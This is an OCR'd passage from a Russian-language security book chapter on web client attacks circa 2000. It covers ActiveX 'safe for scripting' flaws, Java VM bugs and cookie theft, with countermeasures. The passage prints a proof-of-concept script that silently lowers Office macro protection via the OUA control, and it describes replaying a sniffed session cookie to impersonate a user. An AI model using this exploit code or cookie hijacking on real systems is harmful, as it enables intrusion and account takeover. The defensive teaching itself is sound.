
Этот изъян программных интерфейсов, позволяющий получить к ним доступ, Ричард М. Смит (Richard M. Smith) назвал "случайным троянским конем". Установленные на жесткий диск многих пользователей вместе с таким популярными приложениями, как IE, данные элементы управления ActiveX ожидают, пока кто-нибудь не установит с ними удаленное соединение (`http://www.cnn.com/TECH/computing/9909/06/activex.idg`).

Масштабы потенциального воздействия могут быть устрашающими. Чтобы установить флаг "safe for scripting" для элемента управления ActiveX, нужно либо реализовать в них интерфейс `IObjectSafety`, либо пометить их как безопасные. Для этого в системном реестре в параметр Implemented Categories, соответствующий данному элементу управления, необходимо добавить параметр 7DD95801-9882-11CF-9FA9-00AA006C42C4 (`http://msdn.microsoft.com/workshop/components/activex/safety.asp`). Зачастую в системном реестре Windows находится несколько десятков таких элементов управления. Для подобных атак могут быть использованы те из них, которые могут выполнять действия с повышенными привилегиями (например, запись на диск или запуск кода).

Есть несколько способов, позволяющих определить, какие из элементов управления активно используются системой. Для обычного просмотра активных приложений COM (включая элементы управления ActiveX), установленных на компьютере, щелкните на кнопке Start, выберите команду Run и введите **dcomcnfg.** При этом на экране появится диалоговое окно, представленное на следующем рисунке.



Чтобы посмотреть, имеются ли среди этих объектов помеченные как "safe for scripting", воспользуйтесь утилитой oleview из набора NT Resource Kit (ее более новая версия входит в среду разработки приложений Visual Studio компании Microsoft). Утилита oleview позволяет просмотреть все зарегистрированные в системе объекты COM/ActiveX. Кроме того, она выводит их идентификатор класса (CLSID — Class ID), содержащийся в системном реестре, и многие важные параметры из поддерева Implemented Categories системного реестра. Диалоговое окно утилиты oleview показано на следующем рисунке.



Кроме того, утилита oleview отображает интерфейсы, экспортируемые объектами. Это помогает понять, является ли данный объект хорошей целью для взломщика, захват которой позволит выполнить операции с повышенными привилегиями.

Вполне закономерно, что почти год спустя хакером DilDog из группы Cult of the Dead Cow (см. главу 4 о знаменитом программном продукте Back Orifice) был обнаружен еще один подобный элемент управления под именем Office 2000 UA (OUA). Он регистрируется системой во время установки компонентов Microsoft Office. Для дока-

зательства своей концепции хакер DilDog создал Web-страницу (http://www.atstake.com/research/advisories/2000/ouahack/index.html), посредством которой можно удаленно инстанцировать элемент OUA, установленный в системе пользователя, а затем с его помощью отключить защиту от вирусов в макросах документов Office *без предупреждения пользователя*. Далее с этой страницы загружается файл с именем evil.doc, в котором содержится простой макрос, создающий файл C:\dildog-was-here.txt. Удаленное инстанцирование OUA осуществляется с помощью следующего кода, внедренного на Web-странице.

```
var ua;

function setup()
{
      // Создание элемента UA
      ua = new ActiveXObject("OUACtrl.OUACtrl.1");

      // Присоединение объекта ua к объекту ppt
      ua.WndClass="OpusApp";
      ua.OfficeApp=0;

      // Проверка того, что объекты UA "видят" приложение Office
      return ua.IsAppRunning();
}

function disablemacroprotection()
{
      var ret;

      // Активизация приложения
      ua.AppActivate();

      // Отображение диалогового окна защиты макросов
      ua.ShowDialog(0x0E2B);

      // Щелчок на кнопке 'low'
      ua.SelectTabSDM(0x13);

      // Щелчок на кнопке 'ok'
      ua.SelectTabSDM(1);
}

function enablemacroprotection()
{
      // Активизация приложения
      ua.AppActivate();

      // Отображение диалогового окна защиты макросов
      ua.ShowDialog(0x0E2B);

      // Щелчок на кнопке 'medium'
      ua.SelectTabSDM(0x12);

      // Щелчок на кнопке 'ok'
      ua.SelectTabSDM(1);
}
// Начало выполнения сценария
if(setup()) {
      disablemacroprotection();
      parent.frames["blank"].location="
}
</script>
</body>
</html>
```

НА ЗАМЕТКУ Элементы управления, помеченные как "safe for scripting", могут вызываться также из электронных сообщений в формате HTML. В этом случае их гораздо легче разместить в нужном месте, поэтому они могут быть более опасны. Подобные "бомбы" обсуждаются в следующих разделах, посвященных хакингу через электронную почту.

Озащита от использования флага "safe for scripting"

Для защиты от этих серьезных изъянов пользователям Internet можно предложить три метода. Мы рекомендуем воспользоваться всеми тремя способами.

Во-первых, установите все имеющиеся модули обновления. Их можно найти по адресу `http://www.microsoft.com/technet/security/bulletin/ms99-032.asp` и `http://office.microsoft.com/downloads/2000//Uactlsec.aspx`. Однако: не забывайте о том, что это лишь локальное решение проблемы: при использовании этих модулей обновления флаг "safe for scripting" будет изменен *только* для конкретных элементов управления. Они *не* обеспечивают глобальной защиты от любых атак, основанных на применении других элементов управления, помеченных как безопасные. Мы еще не до конца обсудили "случайных троянских коней" и вернемся к этому немного позже.

Вторая контрмера направлена исключительно против элемента OUA и ему подобных, использующих для выполнения своей грязной работы макросы Office. В Office 2000 установите самый высокий уровень защиты макросов (High), выбрав команду Tools⇨Macro⇨Security (таким образом необходимо настроить каждое приложение в отдельности, поскольку это нельзя сделать глобально).

Третья и наиболее эффективная контрмера заключается в ограничении использования или полном отключении элементов управления ActiveX. О том как это сделать, рассказывается в разделе, посвященном зонам безопасности. Но перед этим следует уделить внимание еще одному изъяну, связанному с элементами ActiveX.

Разработчикам можно посоветовать, чтобы они не устанавливали флаг "safe for scripting" для тех элементов управления, которые выполняют в пользовательской системе действия с высокими привилегиями. Конечно, это касается только тех, кто не хочет превзойти Георгия Гунински.

НА ЗАМЕТКУ После инстанцирования элементы управления ActiveX остаются в памяти до тех пор, пока не будут выгружены. Для этого в командной строке нужно ввести команду **regsvr32 /u** [*Имя_элемента*].

Активная загрузка файлов

Популярность	5
Простота	8
Опасность	5
Степень риска	6

Независимый исследователь проблем безопасности Хуан Карлос Гарсия Квартанго (Juan Carlos Garcia Cuartango), внимание которого особенно привлекает броузер Internet Explorer, поместил на своем Web-узле (`http://www.kriptopolis.com`) информационное сообщение об одном из его изъянов. Это оказалось настолько важным, что сообщение было переведено на английский язык (тогда как остальная информация узла была представлена на испанском). Суть изъяна заключается в возможности генерирования состояния отказа в обслуживании (DoS — Denial of Service), если для загрузки файлов с

расширением .CAB, имеющих сертификат компании Microsoft, используется элемент управления ActiveX. При этом файлы загружаются в любое указанное место диска, даже если для этого необходимо записать их поверх других файлов.

О Контрмеры

Компания Microsoft выпустила соответствующий модуль обновления, который можно найти по адресу http://www.microsoft.com/technet/security/bulletin/MS00-042.asp).

НА ЗАМЕТКУ В системе Windows 2000 защиту определенных системных файлов от перезаписи обеспечивает служба WFP (Windows File Protection).

Разумное использование зон безопасности: общее решение проблемы элементов ActiveX

Возможно, к этому моменту многие читатели пришли к выводу, что элементы управления ActiveX стали проклятием клиентов Internet, нарушающим спокойствие и безопасность пользователей. Такое мнение не учитывает основную закономерность: чем более мощной и распространенной становится технология, тем больший потенциал в ней заключен. И этот изъян способен привести к различным, в том числе и к разрушительным последствиям. Элементы управления ActiveX — мощная и популярная технология; поэтому она может принести большой вред, если служит злонамеренным целям (более полно возможности ActiveX раскрыты в последующих разделах, где рассказывается о хакинге электронной почты). Конечные пользователи всегда стремятся к автоматизации выполнения своих повседневных задач, и элементы ActiveX — это один из инструментов, который способен удовлетворить эти потребности. Можно просто закрыть глаза и надеяться, что на сегодня все обойдется, а потом на смену этому программному обеспечению придет новое. Однако это далеко не лучший выход. Новые технологии, находящиеся где-то за горизонтом, скорее всего, будут таить в себе примерно те же опасности.

Общим решением проблемы, связанной с элементами управления ActiveX (не важно, связана ли она с использованием флага "safe for scripting"), является ограничение их возможности осуществлять над системой привилегированный контроль. Для этого требуется определенное понимание одного из наиболее значительных аспектов обеспечения безопасности системы Windows — *зон безопасности* (security zone). Поэтому для повышения степени защиты необходимо научиться правильно их использовать. По существу, модель зон безопасности позволяет определять разные уровни доверия для кода, загружаемого из одной из четырех зон: *Local Intranet* (Местная интрасеть), *Trusted Sites* (Надежные узлы), *Internet* (Зона Internet) и *Restricted Sites* (Ограниченные узлы). Существует еще пятая зона, которая называется *Local Machine* (Локальная машина), однако в пользовательском интерфейсе она недоступна, настроить ее можно только с помощью средств администрирования IEAK (IE Administration Kit) (http://www.microsoft.com/windows/ieak/en/default.asp).

СОВЕТ Одной из лучших ссылок по этой теме является статья Q174360 из базы знаний компании Microsoft (**http://support.microsoft.com**). Там вы найдете много ценной информации о зонах безопасности.

В любую зону, *за исключением* зоны Internet, узлы можно добавлять вручную. В зоне Internet содержатся все узлы, не включенные в любую другую зону, а также те узлы, в URL-адресе которых содержится символ точки (.). (Например, узел http://local по умолчанию входит в местную зону, тогда как узел http://www.

microsoft.com находится в зоне Internet, поскольку в его адресе встречаются точки.) При посещении узла, входящего в какую-то зону, активизируются соответствующие ей параметры безопасности (например, в зависимости от этого возможность запуска элементов управления ActiveX может быть разрешена или запрещена). Поэтому очень важно правильно настроить зону Internet, поскольку по умолчанию к ней относятся все посещаемые пользователями узлы. Конечно, если вручную добавить узел в другую зону, то на него это правило распространяться уже не будет. При перемещении узлов из одной зоны в другую будьте очень внимательны (в корпоративных локальных сетях наполнение других зон обычно производится администраторами этих сетей).

Чтобы настроить параметры безопасности зоны Internet, выберите в броузере Internet Explorer команду Tools⇨Internet Options и перейдите во вкладку Security (или запустите аплет Internet Options панели управления). Затем выберите элемент Internet zone и задайте требуемый уровень безопасности. Мы рекомендуем установить уровень безопасности High, а затем вручную настроить несколько других параметров, как показано в табл. 16.1.

Таблица 16.1. Рекомендуемые параметры безопасности ЗОНУ Internet (настройки уровня Custom Level нужно выполнять после того, как по умолчанию задан уровень безопасности High)

Категория	Имя параметра	Рекомендуемое значение	Комментарий
ActiveX controls and plug-ins (элементы ActiveX и модули подключения)	Script ActiveX controls marked as safe for scripting (выполнять сценарии элементов управления ActiveX, помеченных как безопасные)	Disable (отключить)	Элементы управления, содержащиеся на клиентском компьютере, могут использоваться в злонамеренных целях
Cookies (файлы "cookie")	Allow per-session cookies (not stored) (позволить использование cookies в течение одного сеанса (без сохранения))	Enable (использовать)	Менее безопасный режим, однако в то же время более дружественный для пользователя
Downloads (загрузка)	File download (загрузка файла)	Enable (использовать)	Броузер IE, основываясь на расширении, будет автоматически предлагать загрузку файла
Scripting (сценарии)	Active scripting (активные сценарии)	Enable (использовать)	Менее безопасный режим, однако в то же время более дружественный для пользователя

Параметры, позволяющие запретить использование элементов управления ActiveX, показаны на рис. 16.1.





Рис. 16.1. Отключение элементов управления ActiveX с помощью апплета **Internet** *Options панели управления позволит защитить систему от загрузки вредоносных элементов управления с враждебных Web-страниц*

Отключение элементов управления ActiveX может сказаться на возможности просмотра узлов, на которых отображение различных спецэффектов основано на этих элементах. На заре развития Web динамическая работа многих узлов в значительной степени зависела от загружаемого кода, в том числе и от элементов ActiveX. К счастью, в настоящее время эта парадигма все больше вытесняется расширениями языка HTML и сценариями, выполняющимися на сервере. Поэтому при работе с большинством узлов отключение элементов ActiveX не приведет к возникновению проблем, как это было раньше. Очевидным исключением из этого правила являются узлы, на которых используются элементы управления Shockwave компании Macromedia. При попытке просмотра таких узлов на экране появится следующее сообщение.



Если вы все же хотите воспользоваться преимуществами звуковых и анимационных эффектов, обеспечиваемых элементами Shockwave, придется допустить использование элементов ActiveX (конечно, если не задействован броузер Netscape, в котором элементы Shockwave используются в качестве подключаемых модулей).

Другим ориентированным на элементы ActiveX узлом, который посещается многими пользователями, является узел Windows Update компании Microsoft (WU), на котором элементы ActiveX используются для сканирования компьютера пользователя, а также для загрузки и установки нужных модулей дополнения. Этот Web-узел оказался

удачной идеей. Он позволяет сэкономить огромное количество времени, требуемого для поисков отдельных модулей обновления (что особенно важно для обеспечения безопасности!), и автоматически определить, была ли ранее установлена правильная версия. Однако мы не думаем, что из-за одного узла, предоставляющего такие возможности, стоит полностью разрешать использование элементов управления ActiveX. Еще хуже то, что после запрещения использования элементов ActiveX в броузере Internet Explorer нельзя воспользоваться механизмом автоматического поиска адреса по фрагменту URL, введенному в строке адреса (например, когда по подстроке `mp3` требуется найти узел `http://www.тр3.com`).

Одно из возможных решений этой проблемы заключается в ручном включении режима применения элементов ActiveX во время посещения надежного узла. Затем его придется отключить, и снова вручную. Разумнее занести эти узлы в зону надежных узлов. Присвойте этой зоне более низкий уровень безопасности (рекомендуется Medium (Средний)), а затем добавьте в нее надежные узлы, например WU (`windowsupdate.microsoft.com`). Таким образом, при посещении узла WU будут применяться менее жесткие параметры безопасности, и будут доступны возможности узла, связанные с использованием элементов ActiveX. Аналогично, добавление в зону Trusted Sites узла `auto.search.msn.com` позволит задать соответствующие параметры безопасности, позволяющие осуществлять поиск по содержимому адресной строки. Удобно, не правда ли?

ВНИМАНИЕ Соблюдайте осторожность и добавляйте в зону надежных узлов только те из них, которые пользуются высокой степенью доверия, поскольку к ним будет применяться меньше ограничений, связанных с загрузкой их активного содержимого и запуском. Следует иметь в виду, что даже респектабельный Web-узел может быть взломан хакерами-злоумышленниками, или в группе его разработчиков может оказаться негодяй, охотящийся за данными пользователей (а возможны и худшие варианты).

Для безопасного чтения электронных сообщений приложения Outlook и Outlook Express можно настроить так, чтобы в них тоже учитывались зоны безопасности. Параметры Outlook и Outlook Express позволяют выбрать зону, уровень безопасности которой будет использоваться при обработке содержимого, отображаемого почтовой программой. Имеется две возможности: Internet и Restricted Sites. Конечно же, рекомендуется выбрать зону ограниченных узлов (новый модуль Outlook 2000 Security Update выполняет эту установку самостоятельно). Убедитесь в том, что в параметрах зоны Restricted Sites полностью отключены *все* категории активного содержимого! Для этого установите уровень безопасности High, а затем задайте режим Custom Level и отключите *все* режимы, которые остались включенными (если их отключить нельзя, установите переключатель в положение, соответствующее наивысшему уровню безопасности). Процесс настройки зоны Restricted Sites в Outlook показан на рис. 16.2.

Как и в Internet Explorer, в Outlook можно смягчить самые сильные ограничения. Однако в электронных сообщениях активное содержимое встречается реже, чем на Web-страницах. Поэтому предупреждающие сообщения о них доставляют меньше беспокойства. Однако в этом случае опасность, возникающая в процессе интерпретации сообщения, намного превышает преимущества его эстетического восприятия. Читателям, которые не доверяют этому утверждению, рекомендуется дочитать главу до конца. Замечательной особенностью зон безопасности является то, что с их помощью можно заставить Outlook вести себя более консервативно, чем Web-броузер. Гибкость программного обеспечения и умение правильно пользоваться его параметрами приведет к повышению безопасности.




Рис. 16.2. Параметры безопасности зоны Restricted Sites в Outlook

Изъяны в системе защиты Java

В 1990 году компания Sun Microsystems решила создать парадигму программирования, которая помогла бы решить многие проблемы разработки программ, стоящие перед их создателями еще со времен зарождения вычислительной техники. В результате одним выстрелом удалось убить двух зайцев: создать новый язык Java и попутно решить многие традиционные проблемы обеспечения безопасности. Большинство людей полагают, что язык Java безопасен на все 100%, поскольку с самого начала был задуман как нечто исключительное. Это мнение в значительной мере подкрепляется маркетинговой политикой компании Sun. Конечно же, обеспечить абсолютную безопасность невозможно. Однако пути ее повышения, применяемые в Java, несомненно, представляют определенный интерес. (Ниже будет рассмотрена архитектура Java 2, или JDK 1.2, которая в момент написания книги являлась текущей.)

Java — тщательно продуманный язык, позволяющий программистам избежать многих ошибок, которые могут привести к таким проблемам безопасности, как переполнение буфера. На этапе компиляции и выполнения виртуальной машиной Java (JVM — Java Virtual Machine) и встроенным механизмом проверки байт-кода осуществляется строгий контроль типов, что помогает защитить используемые программой области памяти. Кроме того, в языке Java не поддерживается прямой доступ к памяти и манипуляция ею с помощью указателей, позволяющих программисту управлять использованием и загрузкой кода.

Кроме того, в JVM есть встроенный диспетчер безопасности (Security Manager), выполняющий контроль доступа к системным ресурсам. Его работа основана на политике безопасности, задаваемой пользователем. Наряду с проверкой типов эти концепции создают ограничительный барьер, не позволяющий коду Java выполнять привилегированные действия без явного согласия пользователя. В дополнение ко всему вышесказанному язык Java позволяет использовать сертификаты, определяющие степень "надежности" загруженного извне кода или доверия к нему. Основываясь на своем доверии к данному сертификату, пользователь принимает решение, запускать данный код или нет (что во многом напоминает работу Authenticode).

И наконец, спецификация Java, с которой без проблем можно познакомиться по адресу `http://java.sun.com`, открыта для широкой общественности. Очевидно, такая открытость для критики и анализа приводит к естественному отбору и избавлению от различных недостатков.

Теоретически эти механизмы преодолеть крайне сложно (фактически для многих из них имеется формальное доказательство их безопасности). Однако на практике механизмы безопасности Java были взломаны много раз. Это произошло по той же хорошо известной причине, которая заключается в том, что в процессе реализации нарушаются принципы, заложенные при проектировании. Хороший обзор, посвященный истории развития механизмов обеспечения безопасности в Java, можно найти на Web-странице Secure Internet Programming Принстонского университета, расположенной по адресу http://www.cs.princeton.edu/sip/history/index.php3. В последующих разделах описываются основные проблемы последних реализаций Java, предоставляющие наибольший интерес для пользователей клиентских приложений.

НА ЗАМЕТКУ Подробные сведения о средствах обеспечения безопасности в Java можно получить на Web-узле **`http://java.sun.com/sfaq/index.html`**, где содержатся ответы на часто задаваемые вопросы по этой теме.

Ошибки JVM броузера Netscape Communicator

Популярность	*4*
Простота	*1*
Опасность	*7*
Степень риска	*4*

В апреле 1999 года сотрудник Марбургского университета (Германия) Карстен Зор (Karsten Sohr) обнаружил изъян важного компонента безопасности JVM броузера Netscape Communicator. При определенных обстоятельствах виртуальная машина Java не проверяет загружаемый в нее код. Использование этого изъяна позволяет взломщику запустить код, разрушающий механизмы проверки типов Java, и реализовать *взлом со смешением типов* (type confusion attack). Это классический пример отступления реализации от первоначального замысла.

О Отключение Java в броузере Netscape

Обновите текущую версию Netscape, или отключите Java, выполнив следующие действия (рис. 16.3).

1. В программе Communicator выберите команду Edit⇨Preferences.
2. В появившемся диалоговом окне Preferences выберите категорию Advanced.
3. В этом же диалоговом окне сбросьте флажок Enable Java.
4. Щелкните на кнопке OK.

Авторы считают, что возможность использования сценариев JavaScript можно оставить включенной. К тому же в настоящее время сценарии JavaScript настолько интенсивно используются Web-узлами, что от них практически невозможно отказаться. Однако мы настоятельно рекомендуем отключить возможность применения JavaScript в почтовом клиенте и приложении чтения новостей программы Netscape, как это показано на рис. 16.3. Более подробную информацию по этим вопросам можно найти по адресу `http://www.netscape.com/security/notes/sohrjava.html`.




Рис. 16.3. Отключите Java в Netscape Communicator, чтобы защититься от опасных аплетов Java. Сценарии JavaScript представляют собой меньшую опасность, однако этот резким должен быть отключен для служб Mail и News

Изъян в механизме обеспечения безопасности Microsoft Java

Популярность	*4*
Простота	*1*
Опасность	*7*
Степень риска	*4*

В броузере Internet Explorer вскоре была обнаружена аналогичная ошибка. Из-за недостатков реализации виртуальной машины Java компании Microsoft появилась возможность полностью обойти механизмы защиты с помощью хитро запрограммированного аплета, размещенного на удаленном Web-сервере или встроенного в сообщение электронной почты в формате HTML.

О Устранение ошибок в Internet Explorer

Чтобы узнать, уязвима ли используемая вами версия программы, введите в командной строке команду **jview**. Найдите номер сборки (последние четыре цифры номера версии) и определите, к какой из следующих категорий он относится.

Версия	Состояние
1520 или ниже	Ошибка отсутствует
2000-2438	Есть ошибка
3000-3167	Есть ошибка

Не удивляйтесь, если после выполнения команды `jview` окажется, что изъян существует, даже если Internet Explorer не установлен. Некоторые другие продукты компании Microsoft, такие как Visual Studio, тоже устанавливают виртуальную машину Java. Во время написания этого раздела немало был удивлен и автор, когда выяснил, что у него на компьютере тоже установлена версия JVM с изъяном. Она была установлена вместе с IE 5.0 через год с момента выпуска модуля обновления!

Модуль обновления, который называется Virtual Machine Sandbox, можно найти по адресу `http://www.microsoft.com/windows/ie/download/default.htm` в списке других модулей обновления броузера Internet Explorer. В качестве крайней меры можно попробовать даже полностью отключить Java, хотя в этом случае Web-страницы с аплетами Java (которые выполняются клиентскими приложениями) потеряют всю свою привлекательность. Чтобы отключить Java в Internet Explorer, нужно выполнить действия, описанные в одном из предыдущих разделов, посвященном зонам безопасности. Кроме того, помимо установки уровня безопасности High для зоны Internet, нужно также вручную отключить все параметры, которые ссылаются на Java.

Новые ошибки в Java

Популярность	7
Простота	5
Опасность	3
Степень риска	5

Летом 2000 года Дан Брумлев (Dan Brumleve) сообщил о двух выявленных изъянах, относящихся к реализации Java в Netscape Communicator. В частности, он установил, что в некоторых файлах библиотек классов Java при выполнении определенных операций не выполняется надлежащая проверка безопасности или результаты этой проверки игнорируются. В число классов, о которых идет речь, входит класс `java.net.ServerSocket`, используемый для создания прослушиваемых сетевых сокетов для входящих сетевых соединений, а также классы `netscape.net.URLConnection` и `netscape.net.URLInputSteam`, содержащие абстрактные стандартные методы чтения локальных файлов. Во всех трех классах содержатся методы, в которых некорректно вызывается метод Security `Manager.check`, определяющий, действительно ли данный аплет обладает правами доступа, необходимыми для выполнения требуемых действий. Если проверка завершилась неудачей, то это исключение игнорируется.

Оба этих изъяна были заложены в реализацию аплета Java, в котором перечисленные методы служат для создания прослушиваемых портов и получения права на чтение файловой системы. Дан написал код на языке Java и поместил его на Своем Web-узле (`http://www.brumleve.com/BrownOrifice/`) в качестве примера, иллюстрирующего справедливость концепции и возможность использования обнаруженных изъянов для взлома броузеров Internet. Он создал простую форму, позволяющую пользователю выбирать каталог для совместного использования и порт, который необходимо прослушивать. Эта информация передавалась сценарию CGI на языке Perl, который обращался к разработанным Даном классам Java, устанавливая возможность совместного обращения к указанным каталогам и создавая со стороны клиента прослушиваемые порты, связанные с этими каталогами.

Демонстрируя прекрасное чувство юмора, Дан позаботился о поддержке возможностей, подобных возможностям программного продукта Napster, позволяя пользователям совместно работать с файлами через одноранговую сеть, которая создается миллионами пользователей, ведущих обмен данными с помощью протокола HTTP. Однако недооценивать серьезность проблемы не следует, хотя бы потому, что она

позволяет устанавливать доступ к данным и выполнять их чтение. Обнаруженная Даном ошибка достаточно опасна. Она позволяет пользователям выбрать удаленный каталог, к которому они хотят иметь доступ. Можно разработать и более опасные аплеты, которые могут работать более скрытно и выявлять каждую систему с броузером Netscape, где можно поживиться важной информацией.

О Контрмеры

Как обычно, единственный надежный способ защиты от опасных аплетов заключается в запрете использования Java в Web-броузере. В броузере Netscape это можно сделать, как описано выше в разделе "Отключение Java в броузере Netscape" и показано на рис. 16.3. Мы рекомендуем применять эти параметры пользователям Netscape.

Компания Netscape не позаботилась о разработке модулей обновления, устраняющих описанные ошибки (в этом можно убедиться, обратившись по адресу `http://www.netscape.com/security/notes/index.html`). Данный изъян имеется в версиях с 4.0 по 4.74 броузера Communicator, предназначенных для использования в операционных системах Windows, Macintosh и UNIX. В Netscape 6 этой ошибки нет.

Остерегайтесь монстра Cookie

Задумывались ли вы когда-нибудь о том, как на некоторых Web-узлах происходит персонификация посетителей? Это может выражаться, например, в запоминании содержимого "тележки" (если этот узел предназначен для продажи товаров) или в способе заполнения полей какой-нибудь формы. В протоколе HTTP, лежащем в основе функционирования World Wide Web, нет средств, позволяющих отслеживать события от одного посещения узла к другому, поэтому для возможности хранения таких "состояний" было разработано специальное дополнение. Этот механизм, описанный в документе RFC 2109, обеспечивает вставку в передаваемые запросы и ответы HTTP специальных фрагментов данных *cookie,* позволяющих Web-узлам отслеживать своих посетителей. Данные cookie могут запоминаться *на время сеанса связи* (per session), оставаясь в оперативной памяти в течение одного сеанса и удаляясь при закрытии окна броузера, или даже после истечения заданного промежутка времени. В других случаях они бывают *постоянными* (persistent), оставаясь на жестком диске пользователя в виде текстового файла. Обычно они хранятся в каталоге Cookies (`%windir%\Cookies` — в Win *9x* и `%userprofile%\Cookies` — в NT/2000). Нетрудно догадаться, что после захвата файлов cookie в Internet взломщик может выдавать себя за пользователя данного компьютера, или собирать содержащуюся в этих файлах важную информацию. Прочитав следующие разделы, вы поймете, насколько просто это сделать.

Перехват файлов cookie

Популярность	7
Простота	5
Опасность	2
Степень риска	5

Самый простой способ заключается в перехвате файлов cookie при их передаче по сети. Затем перехваченные данные можно использовать при входе на соответствующий сервер. Такую задачу можно решить с помощью любой утилиты перехвата пакетов, однако одним из лучших является пакет Лаврентия Никулы (Laurentiu Nicula) SpyNet/PeepNet (его можно найти в архивах на Web-узле `http://www.`

packetstormsecurity.com/). В состав этого пакета входят две утилиты, которые работают в комплексе. Программа CaptureNet выполняет захват самого пакета и сохраняет его на диске, а утилита PeepNet открывает этот файл и преобразует его в читабельный формат. Следующий пример является фрагментом восстановленного программой PeepNet сеанса связи, во время которого файл cookie служит для аутентификации и управления доступом к просматриваемым страницам (для сохранения анонимности имена изменены).

```
GET http://www.victim.net/images/logo.gif HTTP/1.0
Accept: */*
Referrer: http://www.victim.net/
Host: www.victim.net
Cookie: jrunsessionid=96114024278141622;
cuid=T0RPM1ZXTFRLR1pWTVFISEblahblah
```

В приведенном примере виден фрагмент cookie, помещенный в передаваемый на сервер запрос HTTP. Наиболее важным является поле cuid=, в котором задается уникальный идентификатор, используемый при аутентификации пользователя на узле www.victim.net. Допустим, что после этого взломщик посетил узел victim.net, получил собственный идентификатор и файл cookie (предполагается, что узел помещает данные cookie не в виртуальную память, а записывает их на жесткий диск). Тогда взломщик может открыть свой собственный файл cookie и заменить в нем идентификатор поля cuid=, взяв его из перехваченного пакета. В этом случае при входе на сервер victim.net он будет восприниматься как пользователь, чьи данные cookie были перехвачены.




Рис. 16.4. Данные cookie, захваченные программой CaptureNet и восстановленные программой PeepNet

Способность программы PeepNet воспроизводить весь сеанс связи или его фрагмент значительно облегчает реализацию атак этого типа. С помощью кнопки Go get it! можно повторно извлечь страницы, которые просматривались пользователем, используя его данные cookie, перехваченные ранее программой CaptureNet. На рис. 16.4 по-

